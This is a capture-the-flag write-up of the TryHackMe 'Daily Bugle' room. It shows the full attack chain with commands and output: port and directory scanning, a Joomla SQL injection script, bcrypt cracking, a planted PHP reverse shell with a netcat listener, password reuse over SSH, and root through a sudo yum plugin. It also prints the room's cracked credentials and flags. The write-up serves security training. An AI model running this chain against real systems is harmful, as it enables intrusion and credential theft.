

INTRODUCTION
This TryHackme room explores joomla sql misconfigurations and how this can lead to exploitation through privilege escalation. You can check it out here. https://tryhackme.com/room/dailybugle
Initial recon - Port scanning
We start off with a port scan to identify open ports and the services they are running.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
rustscan -a 10.10.66.95
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/home/peaky/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.66.95:22
Open 10.10.66.95:80
Open 10.10.66.95:3306
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p  ")

[~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-07 09:01 EAT
Initiating Ping Scan at 09:01
Scanning 10.10.66.95 [2 ports]
Completed Ping Scan at 09:01, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:01
Completed Parallel DNS resolution of 1 host. at 09:01, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 09:01
Scanning 10.10.66.95 [3 ports]
Discovered open port 80/tcp on 10.10.66.95
Discovered open port 22/tcp on 10.10.66.95
Discovered open port 3306/tcp on 10.10.66.95
Completed Connect Scan at 09:01, 0.15s elapsed (3 total ports)
Nmap scan report for 10.10.66.95
Host is up, received syn-ack (0.15s latency).
Scanned at 2023-06-07 09:01:01 EAT for 0s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
80/tcp   open  http    syn-ack
3306/tcp open  mysql   syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
Directory Scanning
We then proceed to find points of entry. Let’s scan for directories using gobuster.
1
 gobuster dir -u 10.10.66.95 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
We discover some directories
1
2
3
4
5
6
7
8
9
10
11
12
13
14
/images               (Status: 301) [Size: 234] [--> http://10.10.66.95/images/]
/media                (Status: 301) [Size: 233] [--> http://10.10.66.95/media/]
/templates            (Status: 301) [Size: 237] [--> http://10.10.66.95/templates/]
/modules              (Status: 301) [Size: 235] [--> http://10.10.66.95/modules/]
/bin                  (Status: 301) [Size: 231] [--> http://10.10.66.95/bin/]
/plugins              (Status: 301) [Size: 235] [--> http://10.10.66.95/plugins/]
/includes             (Status: 301) [Size: 236] [--> http://10.10.66.95/includes/]
/language             (Status: 301) [Size: 236] [--> http://10.10.66.95/language/]
/components           (Status: 301) [Size: 238] [--> http://10.10.66.95/components/]
/cache                (Status: 301) [Size: 233] [--> http://10.10.66.95/cache/]
/libraries            (Status: 301) [Size: 237] [--> http://10.10.66.95/libraries/]
/tmp                  (Status: 301) [Size: 231] [--> http://10.10.66.95/tmp/]
/layouts              (Status: 301) [Size: 235] [--> http://10.10.66.95/layouts/]
/administrator        (Status: 301) [Size: 241] [--> http://10.10.66.95/administrator/]
/administrator is interesting so we visit http://10.10.66.95/administrator 
Joomla Vulnerability exploitation
After some research, I found a python script that attacks joomla login to bruteforce credentials. You can find it here. https://github.com/XiphosResearch/exploits/blob/master/Joomblah/joomblah.py
On my terminal:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
python2 joomblah.py http://10.10.66.95

    .---.    .-'''-.        .-'''-.
    |   |   '   _    \     '   _    \                            .---.
    '---' /   /` '.   \  /   /` '.   \  __  __   ___   /|        |   |            .
    .---..   |     \  ' .   |     \  ' |  |/  `.'   `. ||        |   |          .'|
    |   ||   '      |  '|   '      |  '|   .-.  .-.   '||        |   |         <  |
    |   |\    \     / / \    \     / / |  |  |  |  |  |||  __    |   |    __    | |
    |   | `.   ` ..' /   `.   ` ..' /  |  |  |  |  |  |||/'__ '. |   | .:--.'.  | | .'''-.
    |   |    '-...-'`       '-...-'`   |  |  |  |  |  ||:/`  '. '|   |/ |   \ | | |/.'''. \
    |   |                              |  |  |  |  |  |||     | ||   |`" __ | | |  /    | |
    |   |                              |__|  |__|  |__|||\    / '|   | .'.''| | | |     | |
 __.'   '                                              |/'..' / '---'/ /   | |_| |     | |
|      '                                               '  `'-'`       \ \._,\ '/| '.    | '.
|____.'                                                                `--'  `" '---'   '---'

 [-] Fetching CSRF token
 [-] Testing SQLi
  -  Found table: fb9j5_users
  -  Extracting users from fb9j5_users
 [$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm', '', '']
  -  Extracting sessions from fb9j5_session
Password Cracking
We get a user and a password hash. To crack it, we will use john the ripper. Store the hash $2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm in file.
1
2
3
4
5
6
7
8
9
10
 john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spiderman123     (?)
1g 0:00:14:45 DONE (2023-06-07 10:10) 0.001129g/s 52.90p/s 52.90c/s 52.90C/s thelma1..speciala
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
User enumeration
We have password and username. Using the credentials, we login to the dashboard.

In this url is a detailed procedure to spawn a shell https://www.hackingarticles.in/joomla-reverse-shell/ Head to templates on the sidebar and open a template. Open any file and place a reverse shell. You can find it here: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
Edit it to match your machine ip and port.
Listen on the port you chose.
Reverse Shell
1
$ nc -nlvp 4444
Proceed to preview the template you edited.  Got back to your terminal and we have a shell :)
1
2
3
4
5
6
7
8
listening on [any] 4444 ...
connect to [10.9.5.186] from (UNKNOWN) [10.10.16.95] 37480
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 06:34:42 up 31 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$
Let us access /var/www/html cd var/www/html check file in this machine
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
sh-4.2$ ls
ls
LICENSE.txt
README.txt
administrator
bin
cache
cli
components
configuration.php
htaccess.txt
images
includes
index.php
language
layouts
libraries
media
modules
plugins
robots.txt
templates
tmp
web.config.txt
configuration.php has some interesting information for us.
1
2
3
public $host = 'localhost';
        public $user = 'root';
        public $password = 'nv5uz9r3ZEDzVjNu';
SSH
We then use the public password to login
1
2
3
4
5
6
7
8
9
10
11
12
 ssh jjameson@10.10.66.95
The authenticity of host '10.10.66.95 (10.10.66.95)' can't be established.
ED25519 key fingerprint is SHA256:Gvd5jH4bP7HwPyB+lGcqZ+NhGxa7MKX4wXeWBvcBbBY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.66.95' (ED25519) to the list of known hosts.
jjameson@10.10.66.95's password:
Last login: Mon Dec 16 05:14:55 2019 from netwars
[jjameson@dailybugle ~]$ ls
user.txt
[jjameson@dailybugle ~]$ cat user.txt
27a260fe3cba712cfdedb1c86d80442e
We have the user flag but we can’t do much with the priliges we have.
Check Possible User commands
Let’s check commands that we can execute as sudo.
1
2
3
4
5
6
7
8
9
[jjameson@dailybugle ~]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
(ALL) NOPASSWD: /usr/bin/yum “NOPASSWD: /usr/bin/yum” in the sudoers file grants the specified user or group the ability to run the “yum” command without being prompted for a password when using the “sudo” command. Admnistrators usually leave it this way so as to avoid interruptions when executing repetitive tasks. However, in situations where an attacker gains access, they can use this to obtain more control of a machine/server.
Privilege Escalation
We head to GTFOBINS https://gtfobins.github.io/gtfobins/yum/
We find the command to execute the yum binary as sudo
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
[jjameson@dailybugle ~]$ TF=$(mktemp -d)
[jjameson@dailybugle ~]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle ~]$
[jjameson@dailybugle ~]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle ~]$
[jjameson@dailybugle ~]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>   os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle ~]$
[jjameson@dailybugle ~]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# ls
WE ARE ROOT!
Fetch the root flag.
1
2
sh-4.2# cat /root/root.txt
eec3d53292b1821868266858d7fa6f79